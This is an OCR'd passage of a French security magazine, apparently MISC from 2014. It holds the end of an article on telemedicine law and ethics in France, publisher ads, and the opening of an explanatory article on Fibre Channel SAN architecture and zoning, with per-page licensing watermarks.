La médecine s'est très vite emparée de l'informatique, mais cela s'adressait surtout aux personnels administratifs. C'est en Suisse qu'on voit apparaître des évolutions intéressantes. Il faut attendre 1970 et le système DIOGENE **[1]** des professeurs Alex Müller et Jean-Raoul Scherrer pour que les professionnels de santé puissent utiliser l'informatique. Il a été conçu comme un système orienté patients, recensant des données, tout en permettant des traitements statistiques.

En 1993, on assiste à des petites révolutions. La première est l'arrivée du remplaçant de DIOGENE avec ARCHIMED, permettant une collecte des données médicales de manière « historisées » et plus pertinente pour le personnel soignant. C'est également les débuts des outils de gestion de l'imagerie médicale. Ces trois exemples se déroulent en Suisse **[2]**.

Dans l'hexagone, il faut attendre 1998 pour que les télétransmissions à la CNAM des feuilles de soins deviennent obligatoires et les médecins peuvent recevoir une prime de 7000 francs pour s'informatiser. Cette même année, on voit la naissance de la première feuille de soins électronique et le déploiement de la carte VITALE. L'année 2000 est marquée par l'apparition des sites Web consacrés à la santé, dont le désormais célèbre Doctissimo. Par la suite, on verra apparaître les applications mobiles, les messageries sécurisées. En 2004, on commencera à parler du Dossier Médical Personnel (DMP), mais le calendrier du projet a été irréaliste et irréalisable, faisant qu'il ne réapparaîtra pas avant 2011 et non sans soulever des questions éthiques et juridiques.

On voit que ce sont surtout des usages concernant la gestion des dossiers des personnes malades. Le

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

suivi médical des patients est l'un des points les plus difficiles à résoudre : il est essentiel que les soignants soient tous au même niveau d'information lorsqu'ils ont un patient en face d'eux et certaines pathologies nécessitent un suivi constant comme le diabète ou les défaillances cardiaques.

La télémédecine fait son apparition au début des années 2000 et les différents ordres médicaux commencent à se pencher sur cette question en 2005. Initialement, la télémédecine n'avait pour vocation qu'à s'adresser à un nombre très réduit de personnes. En effet, le comité de pilotage national de la télémédecine devait travailler sur cinq chantiers prioritaires :

- la permanence des soins en imagerie,
- la prise en charge des accidents vasculaires cérébraux,
- le suivi médical des personnes détenues,
- la prise en charge des patients atteints de pathologies chroniques,
- et l'administration de soins en structure médico-sociale ou lors d'hospitalisation à domicile **[3]**.

En 2008, un rapport exhaustif sur la question est remis au Ministre de la Santé et des Sports de l'époque **[4]** et en 2009, le Code de la Santé Publique est complété par des définitions très claires, non seulement de la télémédecine, mais également des catégories ou familles de cette matière. L'article L6316-1 du même code énonce : La télémédecine est une forme de pratique médicale à distance utilisant les technologies de l'information et de la communication. Elle met en rapport, entre eux ou avec un patient, un ou plusieurs professionnels de santé, parmi lesquels figure nécessairement un professionnel médical et, le cas échéant, d'autres professionnels apportant leurs soins au patient. Elle permet d'établir un diagnostic, d'assurer, pour un patient à risque, un suivi à visée préventive ou un suivi post-thérapeutique, de requérir un avis spécialisé, de préparer une décision thérapeutique, de prescrire des produits, de prescrire ou de réaliser des prestations ou des actes, ou d'effectuer une surveillance de l'état des patients. La définition des actes de télémédecine ainsi que leurs conditions de mise en œuvre et de prise en charge financière sont fixées par décret, en tenant compte des déficiences de l'offre de soins dues à l'insularité et l'enclavement géographique.

Le décret d'application n°2010-1229 du 19 octobre 2010 viendra compléter la définition de la télémédecine avec la téléconsultation, la télé-expertise, la télésurveillance médicale parfois appelée télé-observation et la téléassistance médicale.

En parallèle, le Conseil National de l'Ordre des Médecins (CNOM) publie en janvier 2009 un livre blanc sur les préconisations en matière de télémédecine et les aspects déontologiques sont longuement expliqués et détaillés : les actes de télémédecines doivent être fondés sur une nécessité justifiée par l'absence dans la proximité géographique, le patient doit en être informé, le secret professionnel doit s'appliquer, en résumé, toutes les obligations qui s'appliquent à des actes médicaux classiques restent valables en matière de télémédecine.

Sur le plan éthique, la télémédecine est très encadrée et le CNOM veille aux grains. Sur le plan juridique et technique, les normes sont toutes aussi sévères et ne souffrent pas d'exception.

2 Les normes juridiques et techniques de la télémédecine

Actuellement, le CNOM donne des normes concernant plusieurs dossiers relatifs au domaine de l'e-santé : la télémédecine, la déontologie sur le Web, la dématérialisation des dossiers médicaux, le dossier médical personnel, les messageries sécurisées et l'hébergement des données personnelles de santé.

On se souvient beaucoup du dossier médical personnel (DMP) **[5],** car il avait fait couler beaucoup d'encre et avait confronté la CNIL à des problématiques non résolues. Initié en 2004, le DMP se voulait être une des solutions au problème de la connaissance des antécédents des patients. Au moment où il avait été créé, il n'existait aucune norme de sécurité permettant d'encadrer son déploiement et d'harmoniser les postes de travail, ce qui soulevait la question de l'intégrité des données personnelles médicales. Depuis, l'article L1111-8 du Code de la Santé Publique a encadré l'activité d'hébergeur de données de santé à caractère personnel ayant pour objectif d'organiser et d'encadrer le dépôt, la conservation et la restitution des données de santé à caractère personnel dans des conditions propres à garantir la confidentialité et leur sécurité. Les hébergeurs sont audités selon la méthodologie de la norme ISO 27005 **[6]**.

Il devenait urgent de légiférer sur cette question. Microsoft et Google avaient tenté une percée sur le marché médical en lançant des outils de gestion de dossiers médicaux - Microsoft HealthVault pour le premier en 2007 et Google Health en 2008 pour le second **[7]**. Si le premier continue de survivre, bien qu'il ne semble pas avoir fait l'objet de développements importants depuis 2010, Google Health a été fermé en 2012, en raison de l'impopularité de cette application. Depuis, non seulement les hébergeurs doivent faire l'objet d'un agrément, mais ils ont surtout servi d'accélérateur à la mise en place d'une norme ISO destinée à la gestion de la sécurité de l'information relative à la santé. En l'espèce, la norme ISO 27799:2008 **[8]**, qui vient compléter la norme ISO/CEI 27002, donne les indications quant aux impératifs de sécurité et s'applique à tous les aspects de l'information de santé. En parallèle, un rapport ministériel sur la place de la télémédecine dans l'organisation des soins a été remis au Ministre de la Santé et des Sports de l'époque, venant compléter les aspects juridiques et normatifs lacunaires. C'est sur la base de ce rapport que la télémédecine – telle que nous l'avons défini et expliqué précédemment – a été juridiquement posée en France.

De la même manière, en matière de télémédecine, quiconque souhaiterait mettre en place un projet devra

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

se conformer à une grille de pilotage et de sécurité d'un projet de télémédecine, conjointement créée par la Haute Autorité de Santé, l'Agence Régionale de Santé et l'Agence des Systèmes d'Information partagés de Santé. Cette grille comporte un cahier des charges métier, technico-fonctionnel et énonce toutes les obligations auxquels un prestataire devrait répondre **[9]**.

Contrairement à d'autres domaines, les normes techniques et juridiques de la télémédecine sont clairement définies, du moins, on peut dire qu'elles sont balisées. Il existe une autre raison pour laquelle ce qui est appelé médecine connectée n'est pas de la télémédecine, voire de la médecine tout court.

3 Les implications éthiques de la télémédecine

Au-delà des différences juridiques, qui entraînent des différences sur le plan de la sécurité informatique, il y a également un problème d'objectifs. La télémédecine poursuit un objectif relativement simple à comprendre : en très résumé, c'est la mise en place de solutions informatiques au service du patient, de sa prise en charge administrative au traitement de sa pathologie, en passant par la phase de diagnostic, sans rechercher de profits. À ce jour, ce que nous appelons la médecine connectée n'est pas à proprement parler de la médecine, mais relève d'applications et d'objets permettant une surveillance ludique d'indicateurs physiques. Il n'y a pas réellement de médecin au bout de la chaîne, mais des développeurs d'applications et des serveurs éparpillés quelque part sur la planète. De ce fait, si on s'intéresse à la question de la médecine connectée, on trouve aussi bien des balances qui tweetent votre poids tous les jours que des informations sur l'Institut de Recherches Technologiques de Rennes **[10]** qui travaille sur différents projets réellement tournés vers le médical.

Si on adopte un point de vue extrêmement libéral, on pourrait aussi se dire que la médecine ne devrait pas enfermer dans des normes et qu'il n'est pas nécessaire de baliser autant les actes et ce qu'il en découle. À cela, il existe deux contre-arguments éthiques et historiques.

Le premier réside dans le Serment d'Hippocrate **[11]**, qui est le serment que prêtaient les jeunes médecins dans la Grèce antique. En France, les médecins nouvellement diplômés prêtent serment sur le code de déontologie médical, qui est largement inspiré du serment d'Hippocrate. Il y est fait expressément mention du respect du praticien vers ses patients, de leur autonomie, de leurs décisions et de l'obligation d'information du médecin envers les personnes malades. Cela implique que le soignant doit informer son patient, non seulement des traitements dont il va faire l'objet, mais également de la méthode de traitement des informations qui le concerne. Le rapport sur la télémédecine précédemment cité, établit une chronologie des actes entrant dans le champ de la télémédecine ainsi que des définitions très claires et restrictives.

Le second argument tient à l'Histoire récente et aux procès de Nuremberg. Peu de gens le savent, mais il y a eu deux séries de procès de Nuremberg : la première avec les dignitaires et militaires nazis. La seconde partie concernait les médecins et personnels médicaux qui avaient sévi dans les camps de concentration et d'extermination, dont la procédure débute le 25 octobre 1946. Cette même année, le Code de Nuremberg énonce strictement que le consentement volontaire du sujet humain est absolument essentiel **[12]**. De ce fait, en matière de médecine, on ne fait pas n'importe quoi. Les protocoles doivent être strictement encadrés et validés par des instances éthiques et tout le problème de ce qui est appelé médecine connectée est son absence totale d'encadrement éthique, juridique, mais aussi informatique.

En un mot comme en cent : les applications et appareils qualifiés de médecine connectée ne relèvent pas – la plupart du temps – de la médecine, mais du ludique. Une bonne partie des appareils vendus comme étant des dispositifs de santé ne le sont absolument pas et ne respectent aucune des normes obligatoires permettant de sécuriser les informations médicales personnelles.

Dans une analyse conjointe de l'Ordre National des Médecins et de l'Association Nationale de Télémédecine, il est strictement et fermement énoncé que la télémédecine n'est pas du e-commerce, que la télémédecine clinique est un concept clair, ne souffrant d'aucune interprétation, que par exception, certains champs de la télémédecine peuvent éventuellement relever du droit communautaire relatif au e-commerce comme la télé-observance pour les personnes âgées, mais que la télémédecine clinique ne peut en aucun cas relever du droit communautaire relatif au e-commerce et aux services **[13]**.

Ainsi, pour l'Ordre National des Médecins, il est clairement établi que les appareils vendus en magasins de sport n'appartiennent absolument pas au domaine de la santé, de même que les applications permettant de mesurer le biorythme. Tout au plus pouvons-nous les ranger dans la catégorie bien-être, mais certainement pas dans celle de la médecine.

Enfin, pour d'autres professionnels de santé, la médecine connectée telle qu'elle existe aujourd'hui confond l'outil avec le résultat. L'outil tend à remplacer la phase de prévention et de diagnostic. Or, c'est la démarche inverse qui doit guider le praticien **[14]**.

4 La télé-observance : la passerelle permettant à la médecine connectée d'entrer dans le champ médical

Avoir énoncé que la médecine connectée n'est pas de la télémédecine ne suffit pas : la technologie ira toujours plus vite que le droit. Mais cela ne doit pas nous empêcher de chercher à donner ses lettres

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°2423448 du 17/02/2014 via l'agence PRENAX

PROFESSIONNELS DES TICE, COLLECTIVITÉS, ÉCOLES D'INGÉNIEURS, UNIVERSITÉS, R & D, ENSEIGNANTS, ...

MISC
Multi-System & Internet Security Cookbook

VOUS PROPOSE 2 NOUVEAUX SERVICES !

1 VOUS SOUHAITEZ LIRE MISC EN VERSION PDF ?

PDF
MISC
+ HORS-SÉRIES

VOICI LES ABONNEMENTS PDF COLLECTIFS !

Ce service vous permet d'abonner votre structure (écoles, collectivités, entreprises, etc.) à l'édition PDF de nos magazines afin d'en profiter dès leur parution chez les marchands de journaux.

Sans DRM, téléchargez simplement, lisez et annotez vos eBooks sur votre PC, smartphone ou liseuse électronique.

2 VOUS SOUHAITEZ RETROUVER ET CONSULTER LES ARTICLES DE MISC ?

BASE DOCUMENTAIRE
MISC
+ HORS-SÉRIES

VOICI LA BASE DOCUMENTAIRE !

L'accès à la base documentaire en ligne de MISC et de ses Hors-séries vous permettra d'effectuer des recherches dans la majorité des articles parus, qui seront disponibles 6 mois après leur parution en magazine. Vous pourrez ainsi effectuer des recherches sur les articles indexés, copier les codes, etc.

La consultation s'effectue sur notre nouveau service **connect.ed-diamond.com** qui est en place depuis janvier 2014 (n'hésitez pas à le visiter !)...

connect.ed-diamond.com

N'hésitez pas à consulter notre offre sur **boutique.ed-diamond.com**,

« **Base Documentaire TOTALE** » à **399 € HT/an**

(5 connexions comprises) pour profiter de la base documentaire de l'ensemble des parutions des Éditions Diamond !

BESOIN DE RENSEIGNEMENTS SUPPLÉMENTAIRES OU D'UN DEVIS SUR MESURE ?

N'hésitez pas à envoyer un e-mail à **aboprof@ed-diamond.com** ou à téléphoner au **+33 (0)3 67 10 00 27**

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

de noblesse à une matière encore jeune. Il existe une passerelle : celle de la télé-observance. Parmi les chantiers sur lesquels travaillent les instances européennes, il y a celui du suivi des patients âgés et des maisons médicales individuelles. L'idée générale serait de permettre aux personnes âgées de rester chez elles, mais d'être constamment sous surveillance électronique, afin que, le cas échéant, du personnel médical puisse intervenir rapidement et utilement. L'idée serait que les baignoires aient un arrêt automatique au bout d'une heure, une surveillance des mouvements et des battements de cœur toutes les trois heures, l'insertion de capteurs dans le corps afin d'analyser le taux de sucre dans le sang, etc. sur le papier, c'est fascinant et on voit immédiatement tout ce que cela pourrait apporter. C'est ce que le Projet 2020 appelle aide technologique à domicile. Évidemment, ce type de réalisation nécessite de gros aménagements voire des maisons entièrement équipées et n'évacue pas le risque de parasitage ni d'inférence. C'est d'ailleurs pour cette raison que le Projet 2020 inclut dans son analyse prospective des gestionnaires de risques technologiques, pensés comme des assureurs en cas de pépins numériques **[15]**.

La Suède vient d'ailleurs de créer une Autorité de l'E-Santé, dotée d'un budget de 240 millions de couronnes (environ 26 millions d'euros) sur trois ans pour plancher sur les problématiques relatives à la médecine et les nouvelles technologies **[16]**.

Et en attendant ?

À la lecture de tout ceci, vous vous demandez sûrement ce qu'il en est des gadgets estampillés médecine connectée et autres applications mobiles qui prétendent vous indiquer votre état de santé. Il est essentiel de garder à l'esprit qu'à l'heure actuelle, tout ceci n'est pas du domaine de la médecine, tout au plus du bien-être et que la confiance que l'on peut accorder à ce type de produit doit rester limitée. Tout d'abord, ils ne remplaceront jamais une visite et un échange chez un professionnel de santé, de la même façon qu'un petit tour sur Doctissimo ne remplace un diagnostic chez un médecin. Ils vous fourniront des indications, mais elles seront toujours décorrélées de vos antécédents médicaux **[17]**.

Par ailleurs, vos informations ne seront pas dans les mains d'un professionnel de santé, mais d'un développeur, un ingénieur, dont vous ne savez pas s'il ne va pas se servir de vos informations pour les revendre – ce qui est évidemment formellement interdit à un professionnel de santé – et vous n'avez aucune idée de la sécurité de la chaîne de l'information. Les vendeurs de gadgets et d'applications de médecine connectée ne sont tenus à aucune obligation propre à celles de la télémédecine. On ne saurait que trop recommander de lire attentivement les conditions générales d'utilisation, de vérifier qui se trouve à chaque maillon de la chaîne et de cantonner ce type de produits à ce qu'il est pour le moment.

Enfin, sur le plan de la responsabilité juridique, les degrés sont très différents entre un professionnel de santé et un simple vendeur de produits bien-être **[18]**.

En cas de doute, d'interrogation, de question, le réflexe est de prendre contact avec le Conseil national de l'ordre des médecins. ■

Références

[1] http://archivesic.ccsd.cnrs.fr/docs/00/09/57/41/PDF/BD_Archimed_JDZ.pdf

[2] http://www.e-toile-ge.ch/presse/2010-12%20eHealth/1_BGruson_informatique%20aux%20HUG%201970-2010.pdf

[3] http://www.sante.gouv.fr/la-telemedecine-strategie-nationale-de-deploiement-de-la-telemedecine.html

[4] http://www.sante.gouv.fr/IMG/pdf/Rapport_final_Telemedecine.pdf

[5] http://www.dmp.gouv.fr/professionnel-de-sante/en-savoir-plus-sur-le-dmp/le-dmp-en-quelques-mots

[6] http://esante.gouv.fr/services/referentiels/securite/hebergement-faq

[7] http://www.clubic.com/actualite-158998-iso-27799-2008-norme-securisation-informations-sante.html

[8] https://www.iso.org/obp/ui/fr/#iso:std:iso:27799:ed-1:v1:fr

[9] http://www.has-sante.fr/portail/upload/docs/application/pdf/2013-07/guide_grille_de_pilotage_et_de_securite_d_un_projet_de_telemedecine_2013-07-18_13-34-47_545.pdf

[10] http://www.ticsante.com/E-sante--l-IRT-b%3C%3Ecom-travaille-sur-la-medecine-augmentee-et-la-medecine-connectee-NS_1815.html

[11] http://fr.wikipedia.org/wiki/Serment_d'Hippocrate

[12] **Les médecins de la mort de Philippe Aziz (4 tomes), éditions Famot, Genève 1975**

[13] http://www.conseil-national.medecin.fr/sites/default/files/telemedecine_e-commerce_0.pdf

[14] http://lesclesdedemain.lemonde.fr/sante/la-sante-connectee-mirage-ou-perspective-_a-11-3448.html

[15] http://www.hackersrepublic.org/culture-du-hacking/projet2020-citoyen-part-2

[16] http://www.idg.se/2.1085/1.547912/regeringen-vill-fa-fart-pa-digitala-trygghetstjanster?queryText=h%E4lsa

[17] http://www.lepoint.fr/sante/peut-on-se-fier-a-la-medecine-2-0-21-01-2012-1421914_40.php

[18] http://www.sante.gouv.fr/IMG/pdf/Telemedecine_et_responsabilites_juridiques_engagees.pdf

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242340 du 17/02/2014 via l'agence PRENAX

À DÉCOUVRIR DÈS LE 05 SEPTEMBRE !

RÉALISEZ VOTRE PROPRE INSTALLATION DOMOTIQUE EN TOUTE SIMPLICITÉ

NE LE MANQUEZ PAS : LINUX PRATIQUE N°85 !

DISPONIBLE DÈS LE 05 SEPTEMBRE 2014

CHEZ VOTRE MARCHAND DE JOURNAUX

ET SUR : boutique.ed-diamond.com

LA SÉCURITÉ DES SAN (PARTIE 1)

Pierre-Charles Wagrez – Cabinet Solucom

mots-clés : SÉCURITÉ / STOCKAGE / SAN / FIBRE CHANNEL

Les SAN, ces réseaux mystérieux qui hébergent les données les plus confidentielles des entreprises... Méconnus par la majorité et considérés comme extrêmement sûrs... Ils ne le sont dans les faits pas tant que cela. Plus souvent protégés par l'isolation physique et la méconnaissance, ces réseaux se retrouvent de plus en plus exposés via la forte consolidation qui s'est effectuée ces dernières années au niveau des infrastructures, sans compter la convergence LAN/SAN. Après quelques explications sur le fonctionnement des SAN, cet article aborde les attaques possibles puis présente les différents axes de sécurisation. Cette première partie s'attache au SAN historique et une seconde partie traitera de la convergence LAN/SAN.

1 Un SAN c'est quoi ?

1.1 Définition

Le SAN (*Storage Area Network*) c'est d'abord un réseau et une couche de protocoles pour transporter des trames SCSI (protocole d'accès disque en mode bloc à l'instar d'IDE ou SATA) entre des serveurs et des baies de disques.

Les SAN sont apparus avec les besoins de consolidation du stockage et constituent actuellement un élément incontournable de la majorité des data centers. Les alternatives sont le DAS (*Directly Attached Storage*) et le NAS (*Network Attached Storage*).

Les SAN classiques s'appuient sur FC (*Fibre Channel*), dont la hiérarchie des protocoles est assez proche du modèle OSI, et qui est défini par le comité T11 de l'INCITS **[I]**. Ces différents protocoles sont spécifiés dans les normes FC-BB-x (x étant le numéro de révision).

Les SAN peuvent toutefois également s'appuyer sur Ethernet ou encore IP. La figure 1 permet de comparer simplement les différents modèles d'accès au stockage.

1.2 Zoom sur SCSI

SCSI (*Small Computer System Interface*) est un protocole utilisé par le système d'exploitation pour communiquer avec des disques. SCSI définit des « Initiators », les serveurs, et des « Targets », les disques. Chaque disque est identifié par un « LUN » (*Logical Unit Number*), un identifiant de 64 bits.

L'accès aux disques se fait en mode « blocs » (par opposition au mode « fichiers » sur un serveur de fichiers).

SCSI peut être transporté sur des câbles cuivre en nappes directement (modèle DAS), sur de la fibre en Fibre Channel (SAN FC) ou sur IP (ex : iSCSI).

La figure 2 repositionne les différents éléments et termes de SCSI.

1.3 Zoom sur Fibre Channel

1.3.1 Communications

Les communications Fibre Channel s'appuient sur deux éléments :

- des WWN (*World Wide Name*), comparables à un nom DNS, mais inscrits en dur dans le composant, et au format proche d'une adresse MAC. On distingue les *World Wide Node Names* (nom logique d'un nœud, donc 1 par serveur) et les *World Wide Port Names* (nom logique d'un port, typiquement 1 par port de carte sur le serveur) ;
- des FCID (*Fibre Channel ID*), comparables aux adresses IP et dynamiquement attribués par les switches du SAN. Les FCID suivent le format

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17 [illegible] 4 via l'agence ZENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 1 : Repositionnement des différents modèles d'accès au stockage.




Fig. 2 : Schéma de fonctionnement de SCSI.

« Domain-ID du switch (8 bits) – N° d'aire (8 bits) – ID machine (8 bits) » et sont directement routés sur le SAN.

Une communication avec un disque ayant une très forte intolérance à la perte de trame, sous peine de provoquer un crash du serveur, Fibre Channel utilise un mécanisme de « buffer-to-buffer credit » afin d'assurer le transport des trames SCSI sans perte : un port ne peut envoyer une trame vers le port de destination que s'il a reçu une information de ce port indiquant qu'un « buffer credit » y était disponible. Un SAN est donc un réseau naturellement sans perte, au contraire d'un réseau IP.

1.3.2 Topologie

Il existe plusieurs topologies dans le monde Fibre Channel :

- Point à point, dans laquelle deux équipements sont directement reliés ;
- *Arbitrated Loop*, dans laquelle tous les équipements sont branchés sur une même chaîne ;
- *Switched Topology*, qui se rapproche d'un réseau de switches Ethernet. Un groupe de switches interconnectés forme une « Fabric ».

Le reste de l'article s'intéresse à la Fabric, qui est la topologie de loin la plus courante à l'heure actuelle.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

La perte de l'accès à ses disques étant en général fatale à un serveur, on utilise le plus souvent deux « Fabrics » (= réseau SAN) complètement séparées. Un driver sur la baie et sur le serveur assure à la fois partage de charge et bascule : c'est le « MPIO driver » (Multipath I/O).

Chaque Fabric est constituée de switches interconnectés, qui peuvent être dénommés « Directeurs » s'ils répondent à un cahier des charges très strict en termes de redondance interne.

Un des switches est élu comme « Principal » et porte les services de la Fabric, dont entre autres :

- l'attribution des Domain-ID aux switches ;
- le serveur de nom WWPN – FCID ;
- le login à la Fabric.

Par ailleurs, les ports de chaque Fabric ont des rôles définis, les principaux étant :

- F Port : port d'accès d'une Fabric pour le raccordement de serveurs ou baies ;
- N Port ; port de nœud (port d'une HBA* d'un serveur ou d'une baie) ;
- E Port ; Expansion Port, un port reliant deux switches,

* HBA : Host Bus Adapter, la carte de raccordement à un SAN Fibre Channel

La figure 3 permet de repérer les différents composants d'une Fabric Fibre Channel.




Fig. 3 : Topologie d'une Fabric.

1.3.3 Connexion à la Fabric et à un LUN

Le processus de connexion à la Fabric et à un LUN suit les étapes suivantes :

1. FLOGI (Fabric Login) et attribution du FCID ;
2. Inscription dans l'annuaire de la Fabric (*Name Server*) ;
3. Scan SCSI pour obtenir la liste des targets via le service de noms ;
4. PLOGI (Port Login) aux targets identifiées ;
5. Scan SCSI des targets pour obtenir la liste des LUNs.

Note

Tout LUN exposé est « acquis » par le serveur... ce qui peut être destructeur avec certains OS, d'où l'utilisation de mécanismes de filtrage.

Deux mécanismes se complètent pour le filtrage d'accès aux LUNs :

- Zoning (par WWN ou par port) : filtrage au niveau de la Fabric empêchant ceux en dehors d'une zone de se voir (*soft zoning*) et/ou parler (*hard zoning*) ;
- LUN Masking : filtrage au niveau de la baie restreignant les LUNs visibles par un serveur donné.

1.3.4 Mécanismes de Zoning

Il existe différents types de zoning :

- Le Soft zoning (limité au zoning par WWN) : utilisation de filtres de lecture sur les requêtes au serveur d'annuaire WWN – FCID pour empêcher un WWN non autorisé de connaître le FCID d'un WWN. Ce filtrage ne bloque pas le flux.
- Le Hard zoning de port : utilisation de filtres au niveau des ports pour bloquer les flux entre des ports n'appartenant pas à la même zone,
- Le Hard zoning de WWN : utilisation de filtres au niveau des ports pour bloquer les flux entre des WWN n'appartenant pas à la même zone,

1.3.5 Interconnexion de SAN distants

Il existe différents protocoles permettant d'interconnecter des SAN distants, autrement que par des liens nativement FC, et notamment FCIP (RFC 3821) et iFCP (RFC 4172) qui tunnelisent le flux FC. Dédiés au transport de flux FC sur des réseaux IP WAN, ils embarquent généralement des fonctions de sécurité comme le chiffrement IPsec.

LES ANTHOLOGIES DE... NOUVEAU ! NOUVEAU ! NOUVEAU ! NOUVEAU !

COLLECTION

DÉCOUVREZ LA COLLECTION D'ANTHOLOGIE* DES ÉDITIONS DIAMOND...

39€
uniquement disponible EN VERSION PDF

+ DE 300 PAGES !

* Adaptation et révision d'articles parus dans GNU/Linux Magazine, entièrement mis à jour pour Android 4.4 !

VENEZ DÉCOUVRIR LE SOMMAIRE ET LES EXTRAITS À PARTIR DU 1ER SEPTEMBRE 2014 SUR

boutique.ed-diamond.com

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n° 2412348 du 17/02/2014 à 10:14

